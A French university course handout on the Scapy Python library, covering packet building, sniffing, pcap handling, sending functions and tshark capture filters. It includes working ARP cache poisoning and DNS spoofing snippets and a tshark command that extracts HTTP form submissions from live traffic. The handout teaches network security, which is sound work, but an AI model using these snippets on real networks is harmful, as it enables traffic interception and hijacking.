3iL\ALLIANCE
</sciences et techniques informatiques>

Cybersécurité

Les Fourberies de Scapy

—

P-F. Bonnefoi

Version du 14 novembre 2024

1 Qu'est-ce que Scapy ?

- une bibliothèque Python : *cela permet de profiter de tout l'environnement offert par Python* ;
- un outil interactif à la manière de l'interprète Python ;
- un «*wrapper*» autour de la **bibliothèque de capture/analyse de paquet** de niveau utilisateur«libpcap» ;
- des fonctions qui permettent de **lire et d'écrire des fichiers «pcap»** générés par WireShark qui contiennent des captures de trafic réseau :*cela permet de programmer un traitement à réaliser sur un ensemble de paquets* ;
- des fonctions d'**analyse et de construction**, des paquets réseaux à partir de la couche 2 (capacité de «forger» un paquet) : *cela permet de manipuler de manière simple des paquets de structures complexes associés aux protocoles les plus courants* ;
- des fonctions d'**envoi de ces paquets et de réception** des paquets réponses associés : *cela autorise la conception simplifiée d'outils efficaces pour la conception/simulation de protocole* ;
- des fonctions d'**écoute**, «sniffing», du trafic réseau ;
- des fonctions de **création de représentation** ou de «*reporting*» sous forme :
  - de courbes d'un ensemble de valeurs calculées ;
  - de graphe d'échanges entre matériels ;
  - de graphes de la topologie d'un réseau.

Pour installer Scapy et disposer des dernières révisions avec *git* :

```
$ git clone https://github.com/secdev/scapy
$ cd scapy
```

Pour mettre à jour, il suffira de faire la procédure suivante :

```
$ git pull
$ sudo python setup.py install
```

Pour pouvoir utiliser les fonctions Scapy dans un programme Python il faut importer la bibliothèque Scapy :

```
1 #!/usr/bin/python3
2
3 from scapy.all import *
4 # le source utilisateur
```

À l'aide de cette syntaxe spéciale, les commandes de Scapy seront utilisables directement dans votre programme, sans avoir à les préfixer avec le nom du module.
Attention aux conflits de noms avec vos propres fonctions et variables.

Scapy est à la fois un interprète de commande basé sur celui de Python et une bibliothèque :

pef@darkstar

```
pef@darkstar:~/Bureau$ sudo scapy
[sudo] password for pef:
Welcome to Scapy (2.4.4)
>>> IP()
<IP  |>
>>> IP().show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
>>>
```

Vous pouvez l'utiliser en mode interactif. Vous devez l'exécuter avec des droits administrateur pour être autorisé à envoyer des paquets de niveau 2 (trame Ethernet par exemple).

Scapy : aide sur les éléments

Il est très utile de pouvoir examiner les possibilités offertes par chaque couche protocolaire à l'aide de la commande `ls()` :

```
>>> ls(TCP)
sport      : ShortEnumField       = (20)
dport      : ShortEnumField       = (80)
seq        : IntField             = (0)
ack        : IntField             = (0)
dataofs    : BitField             = (None)
reserved   : BitField             = (0)
flags      : FlagsField           = (2)
window     : ShortField           = (8192)
chksum     : XShortField          = (None)
urgptr     : ShortField           = (0)
options    : TCPOptionsField      = ({})
```

Ici, on peut voir comment est constitué le paquet ou layer TCP, avec chacun de ces champs, leur type et leur valeur par défaut indiquée entre parenthèse.

Les commandes :

- `ls()` affiche tous les protocoles que sait gérer Scapy ;
- `lsc()` affiche l'ensemble des commandes disponibles.

Il est facile de créer un paquet dans Scapy, il suffit d'utiliser la classe qui le définit :

```
>>> b=IP()
>>> b
<IP  |>
```

Ici, l'affichage indique le type mais pas la valeur des champs quand ceux-ci possèdent celle par défaut.

```
>>> b.dst='164.81.1.4'
>>> b
<IP  dst=164.81.1.4 |>
>>> ls(b)
version    : BitField             = 4               (4)
ihl        : BitField             = None            (None)
…
ttl        : ByteField            = 64              (64)
proto      : ByteEnumField        = 0               (0)
chksum     : XShortField          = None            (None)
src        : Emph                 = '192.168.0.14'  (None)
dst        : Emph                 = '164.81.1.4'    ('127.0.0.1')
options    : PacketListField      = []              ([])
```

Avec la commande `ls()`, on peut connaitre le nom de chacun des champs constituant le paquet.

Scapy : affichage de protocole

Il est toujours possible d'accéder à la représentation du paquet sous sa forme «*réseau*», c-à-d une suite d'octets qui sont transmis dans le câble réseau :

```
>>> b.show()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= ip
  chksum= None
  src= 192.168.0.14
  dst= 164.81.1.4
  \options\
>>>
```

```
>>> hexdump(b)
0000   4500001400010000 400014DEC0A8000E E.......@.......
0010   A4510104                         .Q..

>>> bytes(b)
b'E\x00\x00\x14\x00\x01\x00\x00@\x00\x14\xde\xc0\xa8\x00
\x0e\xa4Q\x01\x04'

>>> b.show2()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 20
…
  ttl= 64
  proto= ip
…
>>>
```

Ici, la méthode `show2()` force le calcul de certains champs (checksum par ex.).

Dans Scapy, il existe des objets Python «champs», `Field`, et des objets Python «paquets», `Packet`, qui sont constitués de ces champs.

Lorsque l'on construit un paquet réseau complet, il est nécessaire d'empiler les différentes couches protocolaires, `layers`.

En particulier, un paquet (ou layer ou couche ou protocole) est constitué de :
- deux attributs `underlayer` et `payload`, pour les liens entre couches inférieures et supérieures ;
- plusieurs liste des *champs* définissant le protocole (TTL, IHL par exemple pour IP) :
  - ◇ une liste avec des valeurs par défaut, `default_fields` ;
  - ◇ une liste avec les valeurs choisies par l'utilisateur, `fields` ;
  - ◇ une liste avec les valeurs *imposées* lorsque la couche est imbriquée par rapport à d'autres, `overloaded_fields`.

L'empilement des couches se fait avec l'opérateur « / » :

```
>>> p=IP()/UDP()
>>> p
<IP  frag=0 proto=udp |<UDP  |>>
```

Ici, des champs de la couche `IP` ont été «surchargées», par celle de la couche supérieure `UDP`.

Dans Scapy, il est possible de choisir les valeurs des **différents champs** comme on le veut même si cela est **contraire** aux protocoles.

Le but étant soit l'étude des conséquences, soit la réalisation de conséquences plus ou moins désastreuses pour le récepteur...

```
>>> p=IP()/UDP()
>>> p
<IP  frag=0 proto=udp |<UDP  |>>
>>> p.payload
<UDP  |>
>>> p[UDP].dport = 22
>>> p
<IP  frag=0 proto=udp |<UDP  dport=ssh |>>
```

Il est facile d'accéder à une couche en utilisant l'accès par le nom de cette couche : `p[UDP]` ou bien avec l'opérateur «`in`» :

```
>>> UDP in p
True
>>> p.haslayer(UDP)
1
```

Remarques :

- ▷ pour obtenir le calcul automatique ou la valeur par défaut de certains champs qui ont été redéfinis, il faut les effacer : `del(p.ttl)` ou `del(p.chksum)` ;
- ▷ l'opérateur «`/`» retourne une copie des paquets utilisés.

Scapy : affichage et comparaison «humaine» des champs

Il est possible de demander à un «paquet» de fournir une représentation sous forme de chaîne de caractères des valeurs de ses champs, à l'aide de la méthode `sprintf` :

```
>>> p.sprintf("%dst%")
'00:58:57:ce:7d:aa'
>>> p.sprintf("%TCP.flags%")
'S'
>>> p[IP].flags
2L
>>> p.sprintf('%IP.flags%')
'MF+DF'
>>> 'MF' in p.sprintf('%flags%')
True
```

Ici, cela permet d'obtenir un affichage orienté «humain» des valeurs de drapeaux.

Cela permet également de simplifier les tests :

```
>>> q.sprintf('%TCP.flags%')=='S'
True
```

Ici, il n'est pas nécessaire de tester la valeur des drapeaux avec leur représentation hexadécimale.

Récupération du dictionnaire d'un champs

Exemple récupérer les valeurs «*humaines*» du champs `type` d'ICMP et des valeurs numériques correspondantes :

xterm

```
>>> ICMP.type.s2i
{'echo-reply': 0,
 'dest-unreach': 3,
 'source-quench': 4,
 'redirect': 5,
 'echo-request': 8,
 'router-advertisement': 9,
 'router-solicitation': 10,
 'time-exceeded': 11,
 'parameter-problem': 12,
 'timestamp-request': 13,
 'timestamp-reply': 14,
 'information-request': 15,
 'information-response': 16,
 'address-mask-request': 17,
 'address-mask-reply': 18,
 'traceroute': 30,
 'datagram-conversion-error': 31,
 'mobile-host-redirect': 32,
 'ipv6-where-are-you': 33,
 'ipv6-i-am-here': 34,
 'mobile-registration-request': 35,
 'mobile-registration-reply': 36,
 'domain-name-request': 37,
 'domain-name-reply': 38,
 'skip': 39,
 'photuris': 40}
```

*On utilise la **classe** ICMP*

xterm

```
>>> ICMP.type.i2s
{0: 'echo-reply',
 3: 'dest-unreach',
 4: 'source-quench',
 5: 'redirect',
 8: 'echo-request',
 9: 'router-advertisement',
 10: 'router-solicitation',
 11: 'time-exceeded',
 12: 'parameter-problem',
 13: 'timestamp-request',
 14: 'timestamp-reply',
 15: 'information-request',
 16: 'information-response',
 17: 'address-mask-request',
 18: 'address-mask-reply',
 30: 'traceroute',
 31: 'datagram-conversion-error',
 32: 'mobile-host-redirect',
 33: 'ipv6-where-are-you',
 34: 'ipv6-i-am-here',
 35: 'mobile-registration-request',
 36: 'mobile-registration-reply',
 37: 'domain-name-request',
 38: 'domain-name-reply',
 39: 'skip',
 40: 'photuris'}
```

Il faut ajouter `s2i` ou `i2s` au champs (qui est de type `xxxEnumField` comme indiqué par la commande `ls(ICMP)`).

4 Scapy et fichier «pcap»

Avec Scapy, il est possible de lire des fichiers de capture de trafic réseau au format «pcap» utilisé par WireShark :

```
>>> liste_paquets=rdpcap ("STUN.pcap")

>>> liste_paquets
<STUN.pcap: TCP:0 UDP:8 ICMP:0 Other:0>

>>> type(liste_paquets)
<type 'instance'>

>>> liste_paquets[0]
<Ether  dst=00:0c:29:94:e6:26 src=00:0f:b0:55:9b:12 type=0x800
|<IP  version=4L ihl=5L tos=0x0 len=56 id=28922 flags= frag=0L ttl=128
proto=udp chksum=0x575d src=175.16.0.1 dst=192.168.2.164
options=[]
|<UDP  sport=20000 dport=3478 len=36 chksum=0x5203
|<Raw  load='\x00\x01\x00\x08&|+
\x88\xdcP\xc9\x08\x90\xdc\xefD\x02\xc3e<\x00\x03\x00\x04\x00\x00\x00\x00' |

>>> liste_paquets.__class__
<class scapy.plist.PacketList at 0xa0eed7c>
```

La lecture du fichier crée un objet `PacketList` qui peut ensuite être parcouru à la manière d'une liste. On va pouvoir appliquer des opérations de filtrage dessus.

Attention : il est possible d'effectuer des opérations à la manière des listes standards de Python, comme avec `filter(fonction, liste)`, mais on perd des informations (comme l'heure de capture).

Obtenir une description du trafic avec la méthode «`nsummary()`»

```
>>> liste_paquets.nsummary ()
0000 Ether / IP / UDP 175.16.0.1:20000 > 164.81.1.4:3478 / Raw
0001 Ether / IP / UDP 192.168.2.164:3478 > 164.81.1.4:20000 / Raw
0002 Ether / IP / UDP 175.16.0.1:20001 > 164.81.1.4:3478 / Raw
0003 Ether / IP / UDP 192.168.2.164:3478 > 164.81.1.4:20001 / Raw
0004 Ether / IP / UDP 175.16.0.1:20002 > 164.81.1.4:3478 / Raw
```

La méthode «`summary()`» n'indique pas le numéro du paquet au début.

Filtrage du contenu suivant la nature des paquets

- ▷ avec la méthode «`filter()`»:
  - ◇ on doit fournir une fonction renvoyant *vrai* ou *faux* (une *lambda fonction* est le plus efficace):

```
>>> liste_paquets.filter(lambda p: UDP in p)
<filtered STUN.pcap: TCP:0 UDP:8 ICMP:0 Other:0>
>>> liste_paquets.filter(lambda p: TCP in p)
<filtered STUN.pcap: TCP:0 UDP:0 ICMP:0 Other:0>
>>> liste_paquets.filter(lambda p: p[UDP].sport==3478)
<filtered STUN.pcap: TCP:0 UDP:4 ICMP:0 Other:0>
```

- ▷ avec les «*list comprehension*»:

```
>>> ma_liste_de_paquets_udp = [ p for p in liste_paquets if UDP in p ]
```


Il est possible d'écouter le trafic passant sur un réseau :

```
>>> p=sniff(count=5)
>>> p.show()
0000 Ether / IP / TCP 192.168.0.2:64321 > 202.182.124.193:www FA
0001 Ether / IP / TCP 192.168.0.2:64939 > 164.81.1.61:www FA
0002 Ether / IP / TCP 192.168.0.2:65196 > 164.81.1.69:imaps S
0003 Ether / IP / TCP 192.168.0.2:65196 > 164.81.1.69:imaps A
0004 Ether / IP / TCP 192.168.0.2:65196 > 164.81.1.69:imaps PA / Raw
```

On remarque que les drapeaux TCP sont indiqués.

Le paramètre `count` permet de limiter la capture à 5 paquets (0 indique «sans arrêt»).

```
def traiter_trame(p):
  # affichage ou travail sur la trame

sniff(count = 0, prn = lambda p : traiter_trame(p))
```

Les paramètres :

- `prn` permet de passer une fonction à appliquer sur chaque paquet reçu ;
- `lfilter` permet de donner une fonction Python de filtrage à appliquer lors de la capture ;
- `filter` permet de donner une expression de filtrage avec la syntaxe de `tcpdump`.

Attention : pour pouvoir sniffer le réseau, il faut lancer scapy ou le programme l'utilisant avec les droits root (`sudo python mon_programme.py`).

Si l'on dispose d'un paquet sous sa forme objet, il est possible d'obtenir :

sa composition avec Scapy :

```
>>> p=IP(dst="164.81.1.4")/TCP(dport=53)
>>> p
<IP  frag=0 proto=tcp dst=164.81.1.4 |<TCP  dport=domain |>>
>>> bytes(p)
'E\x00\x00(\x00\x01\x00\x00@\x06\x14\xc4\xc0\xa8\x00\x0e\xa4Q\x01\x04\x00\x14\x005\x00\x00
\x00\x00\x00\x00\x00\x00P\x02 \x00)\x8e\x00\x00'
```

Ou de le décomposer depuis sa forme brute (chaîne d'octets) obtenue avec le cast `bytes` :

```
>>> g=bytes(p)
>>> IP(g)
<IP  version=4L ihl=5L tos=0x0 len=40 id=1 flags= frag=0L ttl=64 proto=tcp chksum=0x14c4
src=192.168.0.14 dst=164.81.1.4 options=[] |<TCP  sport=ftp_data dport=domain seq=0 ack=0
dataofs=5L reserved=0L flags=S window=8192 chksum=0x298e urgptr=0 |
```

Enfin, certaines valeurs se définissent automatiquement :

```
>>> p=Ether()/IP()/UDP()/DNS()/DNSQR()
>>> p
<Ether  type=0x800 |<IP  frag=0 proto=udp |<UDP  sport=domain |<DNS  |<DNSQR  |>
```

Le port 53, ou `domain` a été définie par l'empilement d'un paquet `DNS`.

Positionner les options du datagramme IP


```
>>> IPOption
IPOption                      IPOption_RR
IPOption_Address_Extension    IPOption_Router_Alert
IPOption_EOL                  IPOption_SDBM
IPOption_LSRR                 IPOption_SSRR
IPOption_MTU_Probe            IPOption_Security
IPOption_MTU_Reply            IPOption_Stream_Id
IPOption_NOP                  IPOption_Traceroute
```

```
Value Name            Reference
----- ---------------------------------- ------------
    0 EOOL    - End of Options List    [RFC791,JBP]
    1 NOP     - No Operation           [RFC791,JBP]
  130 SEC     - Security                  [RFC1108]
  131 LSR     - Loose Source Route     [RFC791,JBP]
   68 TS      - Time Stamp             [RFC791,JBP]
  133 E-SEC   - Extended Security         [RFC1108]
    7 RR      - Record Route           [RFC791,JBP]
  136 SID     - Stream ID              [RFC791,JBP]
  137 SSR     - Strict Source Route    [RFC791,JBP]
   10 ZSU     - Experimental Measurement      [ZSu]
   11 MTUP    - MTU Probe                 [RFC1191]
   12 MTUR    - MTU Reply                 [RFC1191]
  205 FINN    - Experimental Flow Control    [Finn]
   82 TR      - Traceroute                [RFC1393]
  147 ADDEXT  - Address Extension    [Ullmann IPv7]
  148 RTRALT  - Router Alert              [RFC2113]
  149 SDB     - Selective Directed Broadcast[Graff]
  150         - Unassigned   (Released 18 Oct 2005)
  151 DPS     - Dynamic Packet State        [Malis]
  152 UMP     - Upstream Multicast Pkt. [Farinacci]
   25 QS      - Quick-Start               [RFC4782]
```

Exemple

```
>>> IP(options=IPOption_Traceroute())
>>> sr1(IP(options=[IPOption_Traceroute(originator_ip="1.2.3.4")], ttl=2, dst="google.com")/ICMP())
>>> ip=IP(src="1.1.1.1", dst="8.8.8.8", options=IPOption('\x83\x03\x10'))
```


Positionner les options

Les options de TCP

```
>>> TCPOptions
({0: ('EOL', None), 1: ('NOP', None), 2: ('MSS', '!H'), 3: ('WScale', '!B'),
4: ('SAckOK', None), 5: ('SAck', '!'), 8: ('Timestamp', '!II'), 14: ('AltChkSum', '!BH'),
15: ('AltChkSumOpt', None)}, {'AltChkSum': 14, 'AltChkSumOpt': 15, 'SAck': 5,
'Timestamp': 8, 'MSS': 2, 'NOP': 1, 'WScale': 3, 'SAckOK': 4, 'EOL': 0})
```

Chercher les options dans un paquet

```
for (nom,valeur) in pkt[TCP].options :
        if nom == "WScale" :
           print "Trouve !"
```

Attention

Pour vérifier que les options sont bien positionnées, il faut vérifier que Scapy a bien ajouté à la fin l'option `EOL` :

```
>>> t.options=[('MSS', 1460), ('SAckOK', ''), ('Timestamp', (45653432, 0)), ('NOP', None)]
>>> t
<TCP  sport=58636 dport=www seq=2631794892L ack=0 dataofs=10L reserved=0L flags=S window=14600
chksum=0xe643 urgptr=0 options=[('MSS', 1460), ('SAckOK', ''),
('Timestamp', (45653432, 0)), ('NOP', None)] |>
>>> t.options
[('MSS', 1460), ('SAckOK', ''), ('Timestamp', (45653432, 0)), ('NOP', None)]
>>> t.show2()
###[ TCP ]###
  sport= 58636
  dport= www
  seq= 2631794892L
  ack= 0
  dataofs= 10L
  reserved= 0L
  flags= S
  window= 14600
  chksum= 0xe643
  urgptr= 0
  options= [('MSS', 1460), ('SAckOK', ''), ('Timestamp', (45653432, 0)), ('NOP', None), ('EOL', None)]
```


7 L'envoi de paquets

Il existe différentes fonctions :

- de niveau 2 (couche liaison de données) :
  - `sendp(paquet)` pour envoyer des trames ;
  - `reponse, non_repondu = srp(paquet)` envoi et réception de trames ;
  - `reponse = srp1(paquet)` envoi d'une trame, obtention d'une seule réponse ;
- de niveau 3 (couche IP) :
  - `send(paquet)` pour envoyer des paquets ;
  - `reponse, non_repondu = sr(paquet)` envoi et réception ;
  - `reponse = sr1(paquet)` envoi d'un paquet, réception d'une seule réponse.

Les paquets «non_repondu» sont importants car ils expriment soit un échec, soit un filtrage…

En général, les paquets de niveau 2 sont des trames `Ether`, mais pour des connexions sans fil, elles peuvent être de type `Dot11`.

Les paquets de niveau 3 peuvent être de type `IP`, `ARP`, `ICMP`, *etc.*

8 Quelques injections : ARP & DNS

On appelle «injection» l'envoi de paquets *non ordinaires*…

```
1 def arpcachepoison(cible, victime):
2     """Prends la place de la victime pour la cible"""
3     cible_mac = getmacbyip(cible)
4     p = Ether(dst=cible_mac) /ARP(op="who-has", psrc=victime, pdst=cible)
5     sendp(p)
```

Du DNS spoofing :

```
1 # on va sniffer le réseau sur eth0
2 # et réagir sur des paquets vers ou depuis le port 53
3 scapy.sniff(iface="eth0",count=1,filter="udp port 53",prn=procPacket)
4 # on va reprendre des infos présentes dans le paquet
5 def procPacket(p):
6     eth_layer = p.getlayer(Ether)
7     src_mac, dst_mac = (eth_layer.src, eth_layer.dst)
8
9     ip_layer = p.getlayer(IP)
10    src_ip, dst_ip = (ip_layer.src, ip_layer.dst)
11
12    udp_layer = p.getlayer(UDP)
13    src_port, dst_port = (udp_layer.sport, udp_layer.dport)
```

Ici, le paramètre `filter` est exprimé dans la même syntaxe que celle de l'outil TCPdump. On peut utiliser une lambda fonction Python à la place.

Quelques injections : DNS – Suite


```
14    # on fabrique un nouveau paquet DNS en réponse
15    d = DNS()
16    d.id = dns_layer.id   #Transaction ID
17    d.qr = 1      #1 for Response
18    d.opcode = 16
19    d.aa = 0
20    d.tc = 0
21    d.rd = 0
22    d.ra = 1
23    d.z = 8
24    d.rcode = 0
25    d.qdcount = 1      #Question Count
26    d.ancount = 1      #Answer Count
27    d.nscount = 0      #No Name server info
28    d.arcount = 0      #No additional records
29    d.qd = str(dns_layer.qd)
30
31    # Euh...On met www.google.com pour éviter de mal utiliser ce code
32    d.an = DNSRR(rrname="www.google.com.", ttl=330, type="A", rclass="IN",
33                 rdata="127.0.0.1")
34
35    spoofed = Ether(src=dst_mac, dst=src_mac)/IP(src=dst_ip, dst=src_ip)
36    spoofed = spoofed/UDP(sport=dst_port, dport=src_port)/d
37    scapy.sendp(spoofed, iface_hint=src_ip)
```


9 Affichage descriptif d'un paquet

Soit le paquet suivant :

```
>>> a = Ether(src='00:c0:97:b0:d1:e0', dst='00:04:74:c5:01:f0', type=2054)/ARP(hwdst='00:04:74:c5:01:f0',
ptype=2048, hwtype=1, psrc='200.9.44.129', hwlen=6, plen=4, pdst='200.9.41.96',
hwsrc='00:c0:97:b0:d1:e0', op=2)
>>> a.pdfdump('rep_a.pdf')
```

Ce qui produit l'affichage suivant :



Remarque : la méthode `command` permet de récupérer une chaîne de commande permettant de re-créer le paquet : `a.command()`, par exemple.

Il est possible de construire des paquets en faisant varier la valeur de certains champs :

```
>>> l=TCP()
>>> m=IP()/l
>>> m[TCP].flags = 'SA'
>>> m
<IP  frag=0 proto=tcp |<TCP  flags=SA |>>
>>> m.ttl=(10,13)
>>> m
<IP  frag=0 ttl=(10, 13) proto=tcp |<TCP  flags=SA |>>
>>> m.payload.dport = [80, 22]
>>> m
<IP  frag=0 ttl=(10, 13) proto=tcp |<TCP  dport=['www', 'ssh'] flags=SA |>>
```

On peut alors obtenir la liste complète des paquets :

```
>>> [p for p in m]
[<IP  frag=0 ttl=10 proto=tcp |<TCP  dport=www flags=SA |>>,
<IP  frag=0 ttl=10 proto=tcp |<TCP  dport=ssh flags=SA |>>,
<IP  frag=0 ttl=11 proto=tcp |<TCP  dport=www flags=SA |>>,
<IP  frag=0 ttl=11 proto=tcp |<TCP  dport=ssh flags=SA |>>,
<IP  frag=0 ttl=12 proto=tcp |<TCP  dport=www flags=SA |>>,
<IP  frag=0 ttl=12 proto=tcp |<TCP  dport=ssh flags=SA |>>,
<IP  frag=0 ttl=13 proto=tcp |<TCP  dport=www flags=SA |>>,
<IP  frag=0 ttl=13 proto=tcp |<TCP  dport=ssh flags=SA |>>]
```

Il est possible de créer une liste de datagramme à destination d'un réseau exprimé en notation CIDR :

```
>>> liste_paquets = IP(dst='192.168.100.0/24')
```



Création automatique de collection de paquets

Étudier la distribution des ISNs

```
>>> rep,non_rep = sr(IP(dst="www.unilim.fr")/TCP(flags='S',

  sport=[RandShort()]*1000, dport=80),timeout=2)
Begin emission:
...
.*.*.*.*.*.*.*.*.*.*..*......*.*.**...*.*.
Finished to send 1000 packets.
*...*..*.*.*.*.*.*.*.*.*.*...*.*.*.
Received 2753 packets, got 808 answers, remaining 192 packet
>>> rep.plot(lambda p:p[1][TCP].seq)
<Gnuplot._Gnuplot.Gnuplot instance at 0x1098fe440>
```

On envoie 1000 paquets de ports source tirés au hasard.



Scapy propose des fonctions pour tirer aléatoirement toute sorte de valeur, par exemple pour faire du *fuzzing* de protocole :

RandASN1Object	RandEnumLong	RandIP6	RandOID	RandSingByte	RandSingShort
RandBin	RandEnumSByte	RandInt	RandPool	RandSingInt	RandSingString
RandByte	RandEnumSInt	RandLong	RandRegExp	RandSingLong	RandSingularity
RandChoice	RandEnumSLong	RandMAC	RandSByte	RandSingNum	RandString
RandDHCPOptions	RandEnumSShort	RandNum	RandSInt	RandSingSByte	RandTermString
RandEnum	RandEnumShort	RandNumExpo	RandSLong	RandSingSInt	RandomEnumeration
RandEnumByte	RandField	RandNumGamma	RandSShort	RandSingSLong	
RandEnumInt	RandIP	RandNumGauss	RandShort	RandSingSShort	

Création de fichier pcap

Scapy permet de créer des fichiers au format «pcap», ex. un «handshake» :

```
1  #!/usr/bin/python
2  from scapy.all import *
3
4  client, serveur = ("192.168.1.1", "192.168.1.75")
5  clport, servport = (12346, 80)
6
7  # choix aleatoire des numeros de sequence initiaux, ISN
8  cl_isn, serv_isn = (1954, 5018)
9
10 ethservcl, ethclserv = ( Ether()/IP(src=server, dst=client), Ether()/IP(src=client, dst=server))
11
12 # creation du paquet SYN
13 syn_p = ethclserv/TCP(flags="S", sport=clport, dport=servport, seq=cl_isn)
14
15 # creation de la reponse SYN-ACK
16 synack_p = ethservcl/TCP(flags="SA", sport=servport, dport=clport, seq=serv_isn, ack=syn_p.ack+1)
17
18 # creation du ACK final
19 ack_p = ethclserv/TCP(flags="A", sport=clport, dport=servport, seq=syn_p.seq+1, ack=synack_p.seq+1)
20
21 data = "GET / HTTP/1.1\r\nHost: www.unilim.fr\r\n\r\n"
22
23 # creation du paquet de donnees
24 get_p = ethclserv/TCP(flags="PA", sport=clport, dport=servport, seq=ack_p.seq, ack=ack_p.ack)/data
25
26 p_list = [syn_p, synack_p, ack_p, get_p]
27 wrpcap("handshake.pcap", p_list)
```

Il est possible ensuite d'injecter ces paquets avec un débit supérieur à celui exploitable dans Scpay à l'aide de l'outil `tcpreplay`.

Pourquoi ?

- tcpdump et tshark connaissent un GRAND nombre de protocoles qu'ils peuvent «dissecter» : GSM, QUIC, *etc.* ;
- ils peuvent s'interfacer facilement en ligne de commande ou au sein d'un programme Python ;
- ils sont capable de traitement intelligent : reconnaissance de trafic, recomposition de flux : par exemple récupérer les URLs demandées lors de requêtes HTTP.

Avec tshark

Récupération des données envoyées par la méthode POST en HTTP :

xterm

```
pef@cube:~$ tshark -li wlp1s0 ❶ -o "ip.use_geoip:FALSE" ❷ -Y "http.request.method==POST" ❸ \
 -Tfields ❹ -e ip.host -e text
Capturing on 'wlp1s0'
192.168.0.130,173.194.76.113  POST /forms/d/e/1FAIpQLSehaHHjL3Ke8Y2Eg/formResponse HTTP/1.1\r\n,\r\n,
Form item: "entry" = "1234" ❺
```

❶⇒◇ l'option «`l`» permet de ne pas avoir de bufférisation sur les lignes en sorties de `tshark` ;
◇ l'option «`i`» permet d'indiquer l'interface d'écoute

❷⇒enlève la récupération de géolocalisation fournie par l'AS du réseau ainsi que les coordonnées géographiques de son routeur de sortie ;

❸⇒filtre d'affichage utilisé pour isoler les paquets contenant une méthode POST (HTTP, début de connexion, transmettant la requête POST) ;

❹⇒indication des champs que l'on veut récupérer en sortie ;

❺⇒récupération de l'adresse IP de la machine contactée, de la requête réalisée et des valeurs du formulaire HTML soumis :
Ici, le formulaire soumet un champ «entry» qui a pour valeur «1234», à un formulaire accessible suivant le chemin «/forms/d/e/1FAIpQLSehaHHjL3Ke8Y2Eg/formResponse» .

Un exemple plus complet : récupération du trafic HTTP en requête et réponse

xterm

```
pef@cube:~$ tshark -i wlp1s0 -l \
-f "tcp port 80" ❶ \
-O http ❷ \
-d tcp.port==80,http ❸ \
-o "ip.use_geoip:FALSE" -Y "not tcp.analysis.duplicate_ack" ❹ \
-T fields -e ip.host -e tcp.port -e http.request.full_uri -e http.request.method -e http.response.code \
-e http.response.phrase -e http.content_length -e data -e text -E separator=';'❺
Capturing on 'wlp1s0'
192.168.0.130,173.194.76.138;42760,80;;;;;;;
192.168.0.130,173.194.76.138;42760,80;http://ocsp.pki.goog/GTSGIAG3/MGkwZzBFMELBgkrBgEFBQcwAQE;❻GET;;;;;GET /GTS
GIAG3/MGkwZzBFMELBgkrBgEFBQcwAQE HTTP/1.1\r\n,\r\n
173.194.76.138,192.168.0.130;80,42760;;;;;;;
173.194.76.138,192.168.0.130;80,42760;;;200;OK;463;;HTTP/1.1 200 OK\r\n,\r\n
192.168.0.130,104.197.3.80;50517,80;http://connectivity-check.ubuntu.com/;GET;;;;;GET / HTTP/1.1\r\n,\r\n
```

❶⇒l'option «`-f`» applique un **filtre sur les paquets en entrée** de tshark : *réduit le nombre de paquets collectés* ;

❷⇒sélectionne l'affichage du contenu pour le protocole HTTP ;

❸⇒l'option «`-d`» spécifie le protocole à utiliser en cas de **changement de port** : *ici, on indique que le trafic intercepté sur le port 80 doit être analysé comme étant du HTTP, on pourrait par exemple forcer les ports 8080, 8000 en HTTP* ;

❹⇒permet d'**ignorer les segments TCP réémis** qui pourraient perturber la recomposition de la connexion TCP ;

❺⇒on choisit le **séparateur** utilisé pour séparer les différents champs avec l'option «-E separator» : *permet de faciliter le travail de récupération des données en sortie de la commande* ;

❻⇒on récupère l'**URI complète**, c-à-d avec l'adresse DNS du serveur contacté en plus de l'URL utilisée.

xterm

```
$ sudo ip link wlxa0f3c11449ec down
